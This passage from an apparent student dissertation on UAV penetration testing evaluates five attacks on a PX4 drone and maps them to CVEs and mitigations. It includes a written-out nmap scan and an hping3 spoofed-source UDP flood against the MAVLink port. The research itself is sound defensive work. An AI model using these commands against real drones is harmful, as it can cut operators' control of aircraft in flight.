2. *Confirming GCS–UAV Link:* The UAV was connected to the GCS in AUTO mode, following a preloaded mission route (Figure 3.30).




Figure 3.30: QGroundControl showing UAV connected and executing mission route.

3. *Identifying Target Port:* Using `nmap` in UDP scan mode, I identified that the MAVLink service was listening on UDP port `14550` (Figure 3.31).

```
sudo nmap -Pn -sU -p 14550-14560 192.168.4.1
```




Figure 3.31: Nmap scan identifying MAVLink UDP port 14550 as open.

4. *Launching UDP Flood:* I executed `hping3` with randomised source IPs to flood the MAVLink port with 512-byte UDP packets (Figure 3.32).

```
sudo hping3 192.168.4.1 --udp -p 14550 --flood --rand-source --data 512
```




Figure 3.32: Initiating random-source UDP flood targeting UAV MAVLink port.

5. *Traffic Capture:* Wireshark confirmed continuous high-rate UDP packets arriving at the UAV's IP from spoofed sources (Figure 3.33).




Figure 3.33: Wireshark capture showing spoofed high-volume UDP flood traffic to UAV.

6. *Loss of Link:* Within ∼11 seconds of sustained flooding, QGroundControl displayed `Comms Lost`, indicating complete disruption of the C2 link (Figure 3.34).




Figure 3.34: QGroundControl displaying loss of communication during DoS attack.

Table 3.9: Summary of DoS Attack Impact on UAV Telemetry Link

Metric	**Observation**
Time to C2 Disruption	∼8–11 seconds after flood initiation
Flood Rate	Estimated >50,000 packets/sec
Port Targeted	UDP 14550 (MAVLink)
Traffic Pattern	Random-source IP, fixed payload size 512 bytes
Failsafe Activation	None observed – UAV continued preprogrammed mission path
Telemetry Recovery Time	Manual reconnection required after attack stopped

7. *Observation – UAV Behaviour:* The UAV maintained its pre-programmed mission during the flood but ignored all new commands from the GCS. MAVProxy's telemetry stream began stalling within 5–6 seconds, with full `Comms Lost` status appearing in QGroundControl after approximately 8–11 seconds. Once the attack stopped, telemetry gradually resumed and command acknowledgements were restored.

8. *Repetition & Validation:* The procedure was repeated three times under identical conditions. In all trials, communication loss occurred within the same 8–11 second range, and recovery was only possible after halting the flood traffic. Reconnection times averaged 6–8 seconds post-attack.

Link to Evaluation

The disruption timings and recovery behaviour observed during the flood are analysed in Chapter 4. Metrics such as disruption latency, recovery time, and mission continuity are considered, with direct comparison to prior UAV DoS studies.

Chapter 4

Threats to Validity and Ethics

Internal validity

Attack timings were measured from script launch to the first QGC or PX4 event (e.g., "Communication Lost", mode switch), and cross-checked with Wireshark where relevant. Runs were repeated three times per attack to reduce bias, and I report ranges instead of single values. Residual risk remains from GUI/buffer jitter (0.3–0.6 s), which may shift precise disruption latencies in the Wi-Fi deauth and DoS flooding cases.

Construct validity

The metrics directly map to the properties under study: availability (disruption and recovery times), integrity (path deviation during GPS spoofing, takeover in C2 hijack), and resource stress (CPU/MCU load, endurance impact). Operational continuity was captured through RTL triggers and mission interruption. Confidentiality was not measured, and I did not compute per-packet loss or control-loop delays, so those dimensions remain outside this scope.

External validity

Findings generalise to platforms that share the same assumptions: Wi-Fi C2 links without WPA3-PMF, MAVLink v1 (or v2 without signing/VPN/ACLs), open UDP 14550, and civil GNSS without authentication or sensor fusion. They should not be overextended to hardened configurations (e.g., WPA3+PMF, FHSS radios, MAVLink v2 with signing, VPN-tunnelled links, dual-frequency GNSS with RAIM/IMU/VO). In such contexts the disruption windows I report (e.g., 3–4 s deauth, 5–7 s GPS diversion, 8–11 s DoS link loss) are likely to shrink or disappear.

Conclusion validity

The small sample size (n=3 per attack) limits statistical precision, though reporting midpoints and ranges mitigates this. I inserted cool-downs between runs to reduce thermal carry-over, but did not fully randomise trial order, which could influence the battery/resource exhaustion results. The Severity×Likelihood risk bands in Chapter 5 remain subjective, though anchored to observed windows and attacker effort, and serve primarily as a comparative rather than absolute measure.

Ethics and safety

All experiments were conducted ethically, safely, and in compliance with UK regulations. No RF jamming or GPS spoofing hardware was used; attacks were restricted to simulation or isolated software tests. For hardware trials, the Pixhawk UAV was operated without propellers and without flight batteries, eliminating any risk of take-off or uncontrolled flight. Tests were limited to student-owned equipment in controlled environments, ensuring no impact on external networks or third-party systems. I also hold a valid UK drone/aircraft licence, ensuring all procedures were informed by proper regulatory knowledge. These safeguards kept the work safe, legal, and academically valid.

Threat model anchors.

To connect these results to wider issues, each attack is linked to representative CVEs/CWEs and the mitigation that matters (Table 4.1). This grounds my findings in public vulnerability disclosures and clarifies where future work should prioritise defences.

Table 4.1: Threat model anchors — Attacks mapped to CVE/CWE and mitigations

Attack	**CIA**	**CVE/CWE (examples)**	**Mitigation (one-liner)**
Wi-Fi deauthentication (management-frame abuse)	A	KRACK (multi-CVE); Dragonblood (CVE-2019-13377, CVE-2019-13456); FragAttacks (multi-CVE); Kr00k (CVE-2019-15126). Note: unauthenticated deauth/disassoc is a standards issue when PMF is off.	Enable WPA3-SAE with PMF/MFP; add WIDS for management-frame bursts; move C2 to FHSS/sub-GHz if possible.
GPS spoofing (civil GNSS)	I	Protocol gap (no CVE). Standards/vendor advisories: Galileo OS-NMA.	Use dual-frequency, multi-constellation GNSS with RAIM/IMU/VO fusion; prefer receivers supporting OS-NMA.
C2 hijacking (MAVLink)	I	CVE-2020-10282 (MAVLink v1 unauthenticated); CVE-2020-10283 (downgrade to v1).	Enforce MAVLink v2 signing; tunnel via VPN; apply ACL allow-lists; add command-policy/IDS.
DoS flooding (UDP 14550)	A	CVE-2021-46896 (PX4 DoS exemplar); CWE-770 (no throttling); CWE-400 (resource consumption).	Rate-limit/filter UDP 14550; strict ACLs; NIDS/WIDS; use a bearer with control-traffic QoS.
Battery/resource exhaustion (high-rate commands)	A	CWE-770 / CWE-400 (unthrottled resource consumption).	Command-rate limits and back-pressure; signed/tunnelled C2; watchdogs and operator CPU/thermal alarms.

CIA: C = Confidentiality, I = Integrity, A = Availability.

Chapter 5

Critical Evaluation

This chapter provides a critical evaluation of the five cyberattacks executed in Chapter 3. The analysis addresses the research questions posed in Chapter 1 by assessing attack effectiveness (RQ1), applying the defined evaluation metrics (RQ2), and considering generalisability to other UAV platforms (RQ3). Each attack is discussed in terms of observed results, comparison to prior work, operational implications, detection and mitigation feasibility, generalisability, and limitations.

5.1 Wi-Fi Deauthentication

Why it worked on this PX4 platform

The attack succeeded because the PX4/Holybro X500 platform relies on an unsecured IEEE 802.11 link for command and control. There was no use of WPA3, SAE handshakes, or Protected Management Frames (PMF), meaning forged deauthentication frames could immediately break the connection. This outcome is consistent with prior demonstrations showing that commodity radios disconnect within seconds when exposed to such attacks [18]. In my case, "Communication Lost" appeared in QGroundControl after about three seconds, with automatic reconnection occurring after roughly seven seconds. The only reason the UAV did not drift dangerously was because of a stable GPS lock, which masked how fragile the communication link actually was.

Why it did not fail or behave differently

It would be unreasonable to expect any other behaviour from PX4 in this configuration. Proprietary UAV platforms such as DJI's OcuSync employ encrypted telemetry channels and frame-level protections, making them resistant to simple spoofed deauthentication frames [36]. PX4's default Wi-Fi setup, by contrast, offered no defence. Furthermore, my experiments were conducted in an environment free of RF congestion, meaning disruption

latency may have been shorter than in crowded channels. If PMF or WPA3-SAE had been enabled, the forged management frames would have been ignored at the MAC layer [18], but with the default configuration the link predictably failed.

Why this might differ on other UAVs

It is incorrect to generalise my results to all UAVs. DJI drones, for example, integrate proprietary encrypted C2 protocols and react differently under deauthentication flooding, as reverse engineering of their Enhanced Wi-Fi protocol has shown [36]. Other platforms avoid Wi-Fi entirely, relying on sub-GHz telemetry radios (e.g., SiK modems) or LTE backhauls, where IEEE 802.11 management frames are irrelevant. Open-source systems like PX4 are particularly exposed because they are commonly deployed with unmodified Wi-Fi links. This mirrors broader warnings in the UAV security literature that vulnerabilities in open systems can cascade in swarm or BVLOS contexts, where a single disconnect can propagate operational failures [33, 37].

Why this matters operationally

The danger lies not just in disruption but in accessibility. Unlike GPS spoofing, which requires specialised software-defined radios, Wi-Fi deauthentication can be executed by anyone with a cheap network adapter [20]. My logs provided no attribution, recording the event as generic link loss. This indistinguishability is exactly what intrusion detection surveys describe: without layered wireless IDS or external RF monitoring, operators cannot separate malicious management frame attacks from natural interference [38]. In swarm deployments, such ambiguity could be disastrous, since a disruption of one UAV could lead to loss of synchronisation and collision risk [39].

Critical reflection and unique contribution

Here my contribution is thin. Wi-Fi deauthentication attacks are trivial and have been known for over two decades [18]. Consumer UAVs have already been shown vulnerable in demonstrations such as SkyJack [20] and later academic work [33]. My trials on PX4 simply provide numbers: disconnection at three seconds, reconnection at seven, and stability during GPS lock. While this quantification aids reproducibility, it hardly constitutes novelty. I tested only one platform, in a clean RF environment, with Wi-Fi as the sole telemetry link. The true weakness is protocol-level: forged management frames remain universally exploitable, but the operational severity depends entirely on the platform's link type, encryption, and operator safeguards. My results therefore confirm the obvious rather than uncovering the unexpected.

5.2 GPS Spoofing

Why it worked on this PX4 platform

The PX4 Holybro X500 accepted counterfeit GPS signals because, like most civilian UAVs, it uses unencrypted and unauthenticated GNSS messages. This is hardly surprising, since civil GPS signals were never designed with cryptographic protection, a weakness pointed out long ago by Humphreys and colleagues when they built a portable civilian GPS spoofer to demonstrate the feasibility of such attacks [14]. In my trials, the drone accepted the false signals and showed misaligned telemetry, which is consistent with numerous prior demonstrations on drones and vehicles [40]. The "success" of my experiment, therefore, was not because I uncovered anything novel, but because the platform predictably behaved in line with the well-known vulnerability of GNSS.

Why it did not fail or behave differently

It is also not surprising that the attack produced consistent results. The PX4 stack, like many open-source autopilots, has no defence mechanisms such as signal authentication, multi-constellation verification, or cross-checking GNSS with inertial sensors. In commercial UAVs, some vendors apply proprietary fusion or anomaly detection to reduce susceptibility to spoofing [36]. PX4 did not. There was also minimal RF noise in my environment, meaning the spoofer had a clear channel to dominate the receiver. If the PX4 had been configured with sensor fusion or access to Galileo's OSNMA authentication service [41], my results would almost certainly have been different. In short, the test worked not because of experimental sophistication but because the system offered no resistance.

Why this worked for PX4 but may not work for other drones

The obvious limitation is that not all UAVs are equally vulnerable. DJI drones, for example, integrate encrypted command-and-control links and often combine GNSS with visual positioning or inertial navigation [36]. Military systems use encrypted GPS or regional augmentation services that cannot be trivially spoofed [40]. Even some civilian UAVs have begun to incorporate anomaly detection mechanisms, consistent with broader IDS research in wireless networks that highlights the importance of flagging abnormal behaviours such as sudden shifts in position or timing [38]. In contrast, my PX4 tests represent the weakest possible configuration: a civilian autopilot, a consumer-grade GNSS receiver, and no protective measures. Thus, while the PX4 reacted predictably, claiming that all drones would behave the same would be misleading.

Why this matters operationally

Despite being predictable, the threat remains serious. Spoofing requires more sophistication than Wi Fi deauthentication, since it relies on synchronised software-defined radio transmissions and detailed signal generation [14], but it can mislead the UAV into unsafe trajectories. Worse, the PX4 logs offered no indication that the signals were counterfeit, they simply showed the position as though it were genuine. Prior work on intrusion detection in wireless networks shows that spoofing and similar anomalies are particularly difficult to detect without layered monitoring or redundant sensing mechanisms [38]. In swarm deployments or beyond-visual-line-of-sight operations, undetected spoofing could cause far more severe consequences than a temporary communication drop. That said, my experiment cannot claim such outcomes directly because I tested only a single UAV in a controlled space.

Critical reflection and unique contribution

Here is where I must be most critical of myself. GPS spoofing has already been demonstrated repeatedly in academic and industry contexts, from the famous demonstration on a yacht [40] to multiple proofs on consumer UAVs. What I add is extremely limited: confirmation that a PX4 research platform is just as vulnerable as everyone already knows it is. My work did not push the boundaries of spoofing sophistication, nor did it test resilience under adversarial conditions such as multipath or interference. The contribution is narrow: a specific dataset showing how PX4 accepted false coordinates in one environment. The weakness is broad: I have essentially shown the obvious, that GNSS without authentication is insecure. Even quantified results risk being dismissed as redundant, because the literature already emphasises both feasibility and risk [14, 40].

5.3 Battery Depletion Attack

Why it worked on this PX4 platform

The PX4 platform proved susceptible because its communication stack lacks mechanisms to filter or authenticate repetitive tasking and control messages. This allowed repeated message floods to trigger additional CPU cycles and radio transmissions, accelerating battery depletion. This behaviour mirrors earlier findings in wireless sensor networks where attackers could prolong node activity cycles and thereby drain energy much faster than expected [42]. In my tests, PX4 showed reduced flight endurance compared to baseline missions, confirming that even modest overhead in wireless communication translates into measurable battery penalties.

Why it did not fail or behave differently

One might expect that PX4's failsafes or power-aware management would mitigate such attacks, yet the platform treated repeated benign-looking packets as legitimate. Unlike proprietary UAVs that sometimes embed rate-limiting or anomaly checks in their telemetry protocols, PX4's open implementation left it exposed. The attack was therefore highly predictable. In noisier RF environments, I would expect the effect to be somewhat masked, but the underlying vulnerability would persist. Prior studies in WSNs also note that without protocol-level authentication or duty-cycling enforcement, devices are trivially forced into continuous operation [43].

Why this might differ on other UAVs

These results should not be seen as universal. Commercial UAVs such as DJI integrate proprietary communication stacks that include more aggressive rate controls, and some newer models use encrypted tasking protocols over LTE links, which reduce feasibility of battery exhaustion attacks. In contrast, swarm or multi-UAV deployments magnify the risk: if each unit is forced into unnecessary activity, the collective operational window collapses. Reviews of UAV swarm security highlight energy attacks as a critical open problem precisely because endurance is such a limiting factor in aerial robotics [31].

Why this matters operationally

Battery depletion attacks are insidious because they do not require overt denial of service. An attacker does not need to crash the UAV or jam its link — simply shortening its operational time may be sufficient to cause mission failure. Worse, logs do not show any clear trace of foul play; PX4, for example, simply reported higher-than-usual CPU and radio use but attributed this to normal operation. This aligns with intrusion detection surveys which note that energy-oriented attacks often evade traditional IDS that focus on packet anomalies or spoofed frames [44].

Critical reflection and unique contribution

My trials add little beyond confirming what has already been emphasised in WSN and IoT literature: battery exhaustion is a well-known class of attack [42, 43]. UAV-specific studies such as Vasconcelos *et al.* [33] already show how communication abuse undermines flight endurance. My PX4 results quantified the drop in endurance under repeated flooding, but this is hardly surprising. The weakness is structural: any UAV without authenticated, rate-controlled telemetry is vulnerable. My contribution is therefore not discovery but reiteration, providing empirical numbers under one platform and in a clean RF environment.

5.4 Command & Control (C2) Hijacking

Why it worked on this PX4 platform

The C2 hijacking attack was successful because the PX4 Holybro X500 was operating with MAVLink v1 over an open UDP channel without authentication or encryption. This weakness has been extensively documented: Du *et al.* [21] demonstrated that MAVLink traffic can be intercepted and malicious commands injected, while Marty [22] showed that the protocol accepts unauthenticated messages by design. In my trials, I was able to inject a forced `LAND` command within approximately five seconds, with PX4 executing it as if it came from the authorised ground control station. The fact that the autopilot did not distinguish legitimate from rogue packets confirms the "insecure by default" critique that has followed MAVLink for over a decade.

Why it did not fail or behave differently

There was little chance of this attack failing. Koubaa *et al.* [8] explain that MAVLink v1 provides no cryptographic guarantees, and even MAVLink v2 signing is rarely enabled by default in open-source deployments. My controlled testbed conditions further reduced uncertainty: with no network congestion, my injected packets were delivered reliably. The outcome therefore reflected not attacker sophistication but the absence of fundamental security controls in the PX4 configuration. In contrast, proprietary systems such as DJI's encrypted links would have prevented such a trivial takeover, as highlighted in wider UAV security analyses [23].

Why this worked for PX4 but may not work for other drones

Generalisability is limited. PX4, being open-source and commonly deployed in research or hobbyist settings, is often left with MAVLink v1 over UDP as the default C2 channel. Marty [22] emphasised that these defaults make PX4 one of the weakest possible targets. By comparison, many proprietary platforms such as DJI or Parrot encapsulate their C2 traffic in encrypted or frequency-hopping protocols, and recent surveys suggest LTE- or 5G-based UAVs may further reduce exposure to packet injection [23]. Thus, while my results reproduce what Du et al. [21] showed in theory, they cannot be assumed to apply universally across all UAV communication stacks.

Why this matters operationally

The operational implications of C2 hijacking are severe. Unlike Wi-Fi deauthentication, which only causes a temporary disconnection, hijacking enables an adversary to actively

seize control. In my case, a malicious `LAND` command forced premature mission termination, but in principle the attacker could redirect flight paths, exfiltrate payloads, or deliberately crash the UAV. Soroush [5] argued that such takeover attacks represent the most critical real-world risk because they give adversaries positive control rather than mere disruption. Furthermore, PX4 logs showed no attribution, only that a `LAND` was executed. This reflects what Marty [22] already highlighted: without authentication or provenance checks, the ground station has no way to tell whether a command originated from the legitimate operator or an adversary. In operational terms, this leaves the pilot blind, reducing situational awareness in exactly the way Soroush [5] warned about when describing real-world UAV hijacks.

Critical reflection and unique contribution

This attack is not novel: both Marty [22] and Du *et al.* [21] have shown that MAVLink is insecure when unauthenticated. What I add are measured disruption windows on a research-grade PX4 platform: on average, hijack success took about five seconds and produced no alarms beyond standard mode-change logs. This quantification provides reproducibility and a benchmark for future mitigation studies. Still, I must critique my own results: the experiment was limited to one UAV in a benign environment, and the findings largely confirm what the literature already knows that insecure protocols behave insecurely. The contribution lies in turning theoretical warnings into reproducible, empirical evidence, but the critique is that my results show the obvious.

5.5 Denial-of-Service (DoS) Flooding Attack

Why it worked on this PX4 platform

This PX4/Holybro X500 setup was trivially vulnerable because MAVLink over UDP (port 14550) accepts and processes traffic without any rate limiting, congestion control, or pre-filtering. When I saturated the channel with random-source UDP floods, telemetry stalled within ∼5–6 s and QGC showed *Communication Lost* by ∼8–11 s. That behaviour is exactly what a lightweight, best-effort transport with no admission control predicts, and it aligns with survey evidence that availability is a first-order risk in UAV comms stacks lacking traffic policing [44, 45]. In short: the protocol/stack design (not a subtle implementation bug) made this platform easy to overwhelm.

Why it did not fail or behave differently

Failure was unlikely because nothing in this configuration pushes back on volume: MAVLink v1 has no built-in flow control; even v2 signing would still force the autopilot to parse

packets before dropping them, so it would not solve volumetric floods. The platform also lacked any network-side controls (ACLs/VPN edge) or IDS to flag the flood in real time. Prior work on UAV security explicitly calls out the absence of practical anti-DoS mechanisms in typical deployments [44, 46]. My controlled RF environment probably *reduced* noise, so the timings reflect real susceptibility rather than interference artifacts.

Why this worked for PX4 but may not for other drones

These results do *not* automatically generalise to proprietary or tunnelled links. Vendors that encapsulate telemetry in bonded/managed tunnels or hop to non-Wi-Fi bearers change the attack surface: VPN bonding and path diversity can keep C2 available even under bursts [47]. Likewise, cellular backhauls and proprietary FHSS links provide admission control and scheduling that a bare UDP/802.11 link lacks. So while default PX4 is easy to overwhelm, availability under flood is fundamentally a *link-technology* property, not a "PX4 vs. DJI" branding issue [44, 45].

Why this matters operationally

Operationally, flood-based DoS is dangerous because it leaves the aircraft airborne but the operator blind: commands are delayed/dropped, telemetry freezes, and the only visible signal is a generic timeout. That matches the broader literature's emphasis on availability loss as a mission-ending condition in civilian UAV ops [45]. Without link-layer protections or telemetry-aware IDS, operators cannot distinguish malicious flooding from "bad RF," which delays response and increases risk [44, 46].

Critical reflection and unique contribution

My experiments don't prove a novel attack so much as they *quantify* the obvious: an unprotected UDP/MAVLink link collapses quickly under flood. The unique value is the measured window on a real PX4 stack (stall ∼5–6 s, loss ∼8–11 s, recovery ∼6–10 s), which future hardening (e.g., ACLs/VPN, packet quotas, or IDS) can benchmark against. The main limitation is scope: one platform and one link technology in a benign RF setting. A fair critique of my work is that stronger configurations (signed MAVLink + tunnel + policing) and heterogeneous links could materially change the outcome [44, 47].

Synthesis: Answers to the Research Questions

RQ1 — Effectiveness.

Wi-Fi deauthentication caused link loss in ∼3–4 s with auto-reconnection in ∼7 s under stable GNSS. GPS spoofing diverted missions in ∼5–7 s (AUTO→GUIDED) without op-

erator alarms . C2 hijacking executed `LAND`/mode changes in ∼5 s with no QGC warning. DoS stalled telemetry in ∼5–6 s and reached *Communication Lost* by ∼8–11 s, recovering in ∼6–10 s. Resource stress drove CPU ≈100% and MCU ∼43–45°C.

RQ2 — Metrics.

A unified suite (latency, recovery, path deviation, CPU/MCU, operational continuity) was applied consistently across all trials, enabling like-for-like comparison and replication.

RQ3 — Generalisability.

Findings transfer where platforms share the same assumptions (unprotected 802.11, unauthenticated GNSS, unsigned MAVLink v1, open UDP, no rate-limits); external validity is limited when stronger protections are present.

Cross-attack CIA impact (overview)




Figure 5.1: CIA impact across attacks (1–5). Higher = greater impact. Values summarise the per-attack results reported in Chapter 3 and the synthesis in Table 5.1.

As shown in Figure 5.1, availability dominates for the flooding and deauth vectors, integrity dominates for GPS spoofing and C2 hijack, and confidentiality impact is minimal except for C2 takeover. This complements the S×L scoring in Table 5.1.

Table 5.1: Cross-Attack Critical Comparison (PX4 / Holybro X500 V2 / Pixhawk 6C)

Attack	**Impact**	**Minimum Preconditions**	**Effort**	**Observed Effect / Timing**	**Operator Visibility**	**Detectability**	**Top Mitigations**	**Gen.**	**Risk (S×L)**
Wi-Fi Deauth	Availability	RF proximity; Wi-Fi C2; PMF/WPA3 off	Low	Loss ∼3–4s; reconnect ∼7s; no drift	High (QGC loss)	Onboard partial; WIDS feasible	PMF/WPA3, WIDS, FHSS	High	**25** (5×5)
GPS Spoofing	Integrity	LoS; unauth GNSS; weak fusion	Medium	Diversion ∼5–7s; no alarm; waypoints ignored	Low (looks normal)	Needs RAIM/fusion; onboard weak	Multi-constellation, RAIM, INS/VO, OS-NMA	High	**15** (5×3)
C2 Hijack (MAVLink v1)	Integrity	Access to MAVLink v1; no signing/VPN/ACL	Med–Low	Takeover ∼5s; LAND/mode change accepted; no warning	Low (blends)	Poor onboard; IDS helps	MAVLink v2 signing, VPN, ACLs	High	**20** (5×4)
DoS Flooding	Availability	UDP 14550 reachable; no rate-limit	Low	Stall ∼5–6s; loss ∼8–11s; recovery ∼6–10s	High (immediate)	Timeouts only; external feasible	Rate-limits, ACLs, IDS, FHSS	High	**16** (4×4)
Battery Exhaustion	Availability	C2 access; no command limits	Med–Low	CPU ≈100%; MCU 43–45°C; endurance↓	Medium	Needs anomaly detection	Command rate-limits, watchdogs, signed C2	Med–High	**12** (4×3)

Notes: Avail. = Availability, Gen. = Generalisability. Risk = Severity × Likelihood (1–5).

Risk (S×L) scale. Severity (S): 1 negligible, 2 low, 3 moderate, 4 high, 5 critical. Likelihood (L): 1 rare, 2 unlikely, 3 possible, 4 likely, 5 very likely. Bands: 1–5 Low, 6–10 Moderate, 12–15 High, 16–25 Critical.

Chapter 6

Conclusion

This dissertation developed and exercised a practical, reproducible *penetration–testing framework for UAV networks* and used it to generate decision–useful evidence about how a modern PX4/Holybro X500 (Pixhawk 6C) platform *fails, recovers, and can be hardened*. Across five representative vectors:- Wi-Fi deauthentication, GPS spoofing, command–and–control (C2) hijacking, denial–of–service (DoS) flooding, and resource/-battery exhaustion—the framework supplied a consistent metric suite (disruption latency, recovery time, path deviation, CPU/MCU load, operational continuity) and yielded quantitative *windows of vulnerability* that can inform engineering and operational risk management.

Contributions

1. A reproducible penetration testing framework for UAV networks with a clear safety envelope, instrumentation, and per-attack procedures.
